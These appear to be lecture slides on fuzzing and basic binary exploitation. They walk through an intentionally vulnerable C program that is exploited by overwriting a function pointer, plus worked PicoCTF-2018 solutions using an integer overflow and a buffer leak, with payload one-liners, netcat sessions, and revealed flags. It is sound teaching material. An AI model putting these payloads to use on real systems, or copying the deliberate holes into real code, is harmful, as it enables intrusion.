Fuzzing Exploitation

Basic Binary Exploitation

~Daniel Chen

What is Fuzzing?

- A form of blackbox testing/exploitation
- “Throwing values as inputs and seeing what happens”
- Also used during software development to check for unintended bugs

What is Fuzzing?

- Nowadays, these are mostly automated:
  - Smart fuzzers that can detect executable/field types:
    - American Fuzzy Lop: https://github.com/mirrorer/afl
  - .....or just piping /dev/urandom as the input.
- However basic concepts can still be done manually

Objectives of Fuzzing

- Varies based on purpose
  - Resistance to system/program crashes
  - Unintentional behavior
  - Exploitable behavior
    - Memory read/writes

Fuzzing incidents

https://appleinsider.com/articles/18/05/09/black-dot-unicode-bug-crashes-ios-messages-app-using-invisible-characters

https://thehackernews.com/2014/04/heartbleed-bug-explained-10-most.html

Types of fuzzing

- Depends on context of the file/inputs being examined.
- Integers:
  - Negative values, integer overflows, zeros, etc.....
- Char/Strings:
  - Whitespace, null characters, format strings.....
- SQL queries:
  - Quotations, comments, other unexpected characters
- Data Structures:
  - “Edge Case” operations, memory leaks
- Gotta be creative....

vuln.c (source)

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#define NAME_SIZE 16

char name[NAME_SIZE] = "TEMPINIT"; //16 should be enough for most names
void (*fun_ptr)();

void secret() {
        puts("You found my secret! \n");
}
void initialize(char* arg) {
        strncpy(name, arg, 24); //Since we are writing to a global variable, and global variables aren't stored on the stack, no harm in writing a bit more, right?
}
void foo1() {
        printf("Hello, %s! You are in function 1! \n", name);
}

void foo2() {
        printf("You have called function 2, %s \n", name);
}

void foo3() {
        printf("Sorry, %s! This is function 3! \n", name);
}

void call_correct_function(int val) {
        switch(val) {
                case 1:
                        fun_ptr = &foo1;
                        break;
                case 2:
                        fun_ptr = &foo2;
                        break;
                case 3:
                        fun_ptr = &foo3;
                        break;
        }
        (*fun_ptr)();
}
int main(int argc, char *argv[]) {
        if(argc != 3) // we must only take two command line arguements
        {
          exit(0);
        }
        int val = atoi(argv[1]); //Converts the first command line argument into an integer
        initialize(argv[2]); //Set the second command line arguement as the name
        call_correct_function(val);
        return 0;
}
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#define NAME_SIZE 16

char name[NAME_SIZE] = "TEMPINIT"; //16 should be enough for most names
void (*fun_ptr)();

void secret() {
        puts("You found my secret! \n");
}
void initialize(char* arg) {
        strncpy(name, arg, 24); //Since we are writing to a global variable, and global variables aren't stored on the stack, no harm in writing a bit more, right?
}
void foo1() {
        printf("Hello, %s! You are in function 1! \n", name);
}

void foo2() {
        printf("You have called function 2, %s \n", name);
}

void foo3() {
        printf("Sorry, %s! This is function 3! \n", name);
}

void call_correct_function(int val) {
        switch(val) {
                case 1:
                        fun_ptr = &foo1;
                        break;
                case 2:
                        fun_ptr = &foo2;
                        break;
                case 3:
                        fun_ptr = &foo3;
                        break;
        }
        (*fun_ptr)();
}
int main(int argc, char *argv[]) {
        if(argc != 3) // we must only take two command line arguements
        {
          exit(0);
        }
        int val = atoi(argv[1]); //Converts the first command line argument into an integer
        initialize(argv[2]); //Set the second command line arguement as the name
        call_correct_function(val);
        return 0;
}
```

./vuln (works well enough)

```
student@cassiopeia:~/ICS/misc$ ./vuln 1 Jack
Hello, Jack! You are in function 1!
student@cassiopeia:~/ICS/misc$ ./vuln 2 Kevin
You have called function 2, Kevin
student@cassiopeia:~/ICS/misc$ ./vuln 3 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Sorry, AAAAAAAAAAAAAAAAAAAA>! This is function 3!
student@cassiopeia:~/ICS/misc$
```

What if we pass in a value other than 1, 2, or 3?

vuln.c (gdb)

Ascii code of “A” is 41.....

```
student@cassiopeia:~/ICS/misc$ gdb vuln -q
Reading symbols from vuln...(no debugging symbols found)...done.
(gdb) run 4 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/student/ICS/misc/vuln 4 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x0804859e in call_correct_function ()
#2  0x080485fa in main ()
(gdb) disas call_correct_function
Dump of assembler code for function call_correct_function:
   0x0804855c <+0>:     push   %ebp
   0x0804855d <+1>:     mov    %esp,%ebp
   0x0804855f <+3>:     sub    $0x8,%esp
   0x08048562 <+6>:     mov    0x8(%ebp),%eax
   0x08048565 <+9>:     cmp    $0x2,%eax
   0x08048568 <+12>:    je     0x8048580 <call_correct_function+36>
   0x0804856a <+14>:    cmp    $0x3,%eax
   0x0804856d <+17>:    je     0x804858c <call_correct_function+48>
   0x0804856f <+19>:    cmp    $0x1,%eax
   0x08048572 <+22>:    jne    0x8048597 <call_correct_function+59>
   0x08048574 <+24>:    movl   $0x8048502,0x804a040
   0x0804857e <+34>:    jmp    0x8048597 <call_correct_function+59>
   0x08048580 <+36>:    movl   $0x8048520,0x804a040
   0x0804858a <+46>:    jmp    0x8048597 <call_correct_function+59>
   0x0804858c <+48>:    movl   $0x804853e,0x804a040
   0x08048596 <+58>:    nop
   0x08048597 <+59>:    mov    0x804a040,%eax
   0x0804859c <+64>:    call   *%eax
   0x0804859e <+66>:    nop
   0x0804859f <+67>:    leave
   0x080485a0 <+68>:    ret
End of assembler dump.
(gdb)
```

vuln.c (assembly)

```
080484cb <secret>:
 80484cb:       55                      push   %ebp
 80484cc:       89 e5                   mov    %esp,%ebp
 80484ce:       83 ec 08                sub    $0x8,%esp
 80484d1:       83 ec 0c                sub    $0xc,%esp
 80484d4:       68 90 86 04 08          push   $0x8048690
 80484d9:       e8 92 fe ff ff          call   8048370 <puts@plt>
 80484de:       83 c4 10                add    $0x10,%esp
 80484e1:       90                      nop
 80484e2:       c9                      leave
 80484e3:       c3                      ret

080484e4 <initialize>:
 80484e4:       55                      push   %ebp
 80484e5:       89 e5                   mov    %esp,%ebp
 80484e7:       83 ec 08                sub    $0x8,%esp
 80484ea:       83 ec 04                sub    $0x4,%esp
 80484ed:       6a 18                   push   $0x18
 80484ef:       ff 75 08                pushl  0x8(%ebp)
 80484f2:       68 2c a0 04 08          push   $0x804a02c
 80484f7:       e8 a4 fe ff ff          call   80483a0 <strncpy@plt>
 80484fc:       83 c4 10                add    $0x10,%esp
 80484ff:       90                      nop
 8048500:       c9                      leave
 8048501:       c3                      ret

08048502 <foo1>:
 8048502:       55                      push   %ebp
 8048503:       89 e5                   mov    %esp,%ebp
 8048505:       83 ec 08                sub    $0x8,%esp
 8048508:       83 ec 08                sub    $0x8,%esp
 804850b:       68 2c a0 04 08          push   $0x804a02c
 8048510:       68 a8 86 04 08          push   $0x80486a8
 8048515:       e8 46 fe ff ff          call   8048360 <printf@plt>
 804851a:       83 c4 10                add    $0x10,%esp
 804851d:       90                      nop
 804851e:       c9                      leave
 804851f:       c3                      ret

08048520 <foo2>:
 8048520:       55                      push   %ebp
 8048521:       89 e5                   mov    %esp,%ebp
 8048523:       83 ec 08                sub    $0x8,%esp
 8048526:       83 ec 08                sub    $0x8,%esp
 8048529:       68 2c a0 04 08          push   $0x804a02c
 804852e:       68 cc 86 04 08          push   $0x80486cc
 8048533:       e8 28 fe ff ff          call   8048360 <printf@plt>
 8048538:       83 c4 10                add    $0x10,%esp
 804853b:       90                      nop
 804853c:       c9                      leave
 804853d:       c3                      ret

0804853e <foo3>:
 804853e:       55                      push   %ebp
 804853f:       89 e5                   mov    %esp,%ebp
 8048541:       83 ec 08                sub    $0x8,%esp
 8048544:       83 ec 08                sub    $0x8,%esp
 8048547:       68 2c a0 04 08          push   $0x804a02c
 804854c:       68 f0 86 04 08          push   $0x80486f0
 8048551:       e8 0a fe ff ff          call   8048360 <printf@plt>
 8048556:       83 c4 10                add    $0x10,%esp
 8048559:       90                      nop
 804855a:       c9                      leave
 804855b:       c3                      ret
```

```
080484cb <secret>:
 80484cb:       55                      push   %ebp
 80484cc:       89 e5                   mov    %esp,%ebp
 80484ce:       83 ec 08                sub    $0x8,%esp
 80484d1:       83 ec 0c                sub    $0xc,%esp
 80484d4:       68 90 86 04 08          push   $0x8048690
 80484d9:       e8 92 fe ff ff          call   8048370 <puts@plt>
 80484de:       83 c4 10                add    $0x10,%esp
 80484e1:       90                      nop
 80484e2:       c9                      leave
 80484e3:       c3                      ret
```

Of course, assuming PIE and ASLR are disabled.....

./vuln (secret)


```
student@cassiopeia:~/ICS/misc$ python -c 'print "A"*20 + "\xcb\x84\x04\x08"' > exploit.txt
student@cassiopeia:~/ICS/misc$ ./vuln -1 $(cat exploit.txt)
You found my secret!

student@cassiopeia:~/ICS/misc$
```

PicoCTF-2018: Store

- Connect to `nc 2018shell2.picoctf.com 43581` and see if you can get the flag!
- Hints: What assumptions can you make? How is the transaction calculated? Is there any way to increase the money after a purchase?

Source.c (store.c)



```c
int main()
{
    int con;
    con = 0;
    int account_balance = 1100;
    while(con == 0){

        printf("Welcome to the Store App V1.0\n");
        printf("World's Most Secure Purchasing App\n");

        printf("\n[1] Check Account Balance\n");
        printf("\n[2] Buy Stuff\n");
        printf("\n[3] Exit\n");
        int menu;
        printf("\n Enter a menu selection\n");
        fflush(stdin);
        scanf("%d", &menu);
        if(menu == 1){
            printf("\n\n\n Balance: %d \n\n\n", account_balance);
        }
        else if(menu == 2){
            printf("Current Auctions\n");
            printf("[1] I Can't Believe its not a Flag!\n");
            printf("[2] Real Flag\n");
            int auction_choice;
            fflush(stdin);
            scanf("%d", &auction_choice);
            if(auction_choice == 1){
                printf("Imitation Flags cost 1000 each, how many would you like?\n");

                int number_flags = 0;
                fflush(stdin);
                scanf("%d", &number_flags);
                if(number_flags > 0){
                    int total_cost = 0;
                    total_cost = 1000*number_flags;
                    printf("\nYour total cost is: %d\n", total_cost);
                    if(total_cost <= account_balance){
                        account_balance = account_balance - total_cost;
                        printf("\nYour new balance: %d\n\n", account_balance);
                    }
                    else{
                        printf("Not enough funds\n");
                    }


                }



            }
            else if(auction_choice == 2){
                printf("A genuine Flag costs 100000 dollars, and we only have 1 in stock\n");
                printf("Enter 1 to purchase");
                int bid = 0;
                fflush(stdin);
                scanf("%d", &bid);

                if(bid == 1){

                    if(account_balance > 100000){
                        printf("YOUR FLAG IS:\n");
                        }

                    else{
                        printf("\nNot enough funds for transaction\n\n\n");
                    }}
```

```c
if(number_flags > 0){
    int total_cost = 0;
    total_cost = 1000*number_flags;
    printf("\nYour total cost is: %d\n", total_cost);
    if(total_cost <= account_balance){
        account_balance = account_balance - total_cost;
        printf("\nYour new balance: %d\n\n", account_balance);
    }
    else{
        printf("Not enough funds\n");
    }


}
```

Max value of an int is 2147483647, and since we are multiplying the number of flags by 1000.....

store

```
student@cassiopeia:~/ICS/misc$ nc 2018shell2.picoctf.com 43581
Welcome to the Store App V1.0
World's Most Secure Purchasing App

[1] Check Account Balance

[2] Buy Stuff

[3] Exit

 Enter a menu selection
1



 Balance: 1100


Welcome to the Store App V1.0
World's Most Secure Purchasing App

[1] Check Account Balance

[2] Buy Stuff

[3] Exit

 Enter a menu selection
2
Current Auctions
[1] I Can't Believe its not a Flag!
[2] Real Flag
1
Imitation Flags cost 1000 each, how many would you like?
3000000

Your total cost is: -1294967296

Your new balance: 1294968396

Welcome to the Store App V1.0
World's Most Secure Purchasing App

[1] Check Account Balance

[2] Buy Stuff

[3] Exit

 Enter a menu selection
2
Current Auctions
[1] I Can't Believe its not a Flag!
[2] Real Flag
2
A genuine Flag costs 100000 dollars, and we only have 1 in stock
Enter 1 to purchase1
YOUR FLAG IS: picoCTF{numb3r3_4r3nt_s4f3_6bd13a8c}
```

PicoCTF-2018: Leak Me

- Connect to `2018shell2.picoctf.com 57659` to see if you can retrieve the password that can get you the flag!
- Hint: Some names can be reeeeaaaally long, you know.

auth.c

```c
int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  // real pw:
  FILE *file;
  char password[64];
  char name[256];
  char password_input[64];

  memset(password, 0, sizeof(password));
  memset(name, 0, sizeof(name));
  memset(password_input, 0, sizeof(password_input));

  printf("What is your name?\n");

  fgets(name, sizeof(name), stdin);
  char *end = strchr(name, '\n');
  if (end != NULL) {
    *end = '\x00';
  }

  strcat(name, ",\nPlease Enter the Password.");

  file = fopen("password.txt", "r");
  if (file == NULL) {
    printf("Password File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(password, sizeof(password), file);

  printf("Hello ");
  puts(name);

  fgets(password_input, sizeof(password_input), stdin);
  password_input[sizeof(password_input)] = '\x00';

  if (!strcmp(password_input, password)) {
    flag();
  }
  else {
    printf("Incorrect Password!\n");
  }
  return 0;
}
```

```c
int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  // real pw:
  FILE *file;
  char password[64];
  char name[256];
  char password_input[64];

  memset(password, 0, sizeof(password));
  memset(name, 0, sizeof(name));
  memset(password_input, 0, sizeof(password_input));

  printf("What is your name?\n");

  fgets(name, sizeof(name), stdin);
  char *end = strchr(name, '\n');
  if (end != NULL) {
    *end = '\x00';
  }

  strcat(name, ",\nPlease Enter the Password.");

  file = fopen("password.txt", "r");
  if (file == NULL) {
    printf("Password File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(password, sizeof(password), file);

  printf("Hello ");
  puts(name);

  fgets(password_input, sizeof(password_input), stdin);
  password_input[sizeof(password_input)] = '\x00';

  if (!strcmp(password_input, password)) {
    flag();
  }
  else {
    printf("Incorrect Password!\n");
  }
  return 0;
}
```

auth

```
student@cassiopeia:~/ICS/misc$ python -c 'print "A"*256' | nc 2018shell2.picoctf.com 57659
What is your name?
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
s3cuRe_p4s$word_56b977

Incorrect Password!
student@cassiopeia:~/ICS/misc$ nc 2018shell2.picoctf.com 57659
What is your name?
Daniel
Hello Daniel,
Please Enter the Password.
a_reAllY_s3cuRe_p4s$word_56b977
picoCTF{aLw4y5_Ch3cK_tHe_bUfF3r_s1z3_2b5cbbaa}
student@cassiopeia:~/ICS/misc$
```

Further Readings/Sources

https://www.mwrinfosecurity.com/our-thinking/15-minute-guide-to-fuzzing/

https://www.owasp.org/index.php/Fuzzing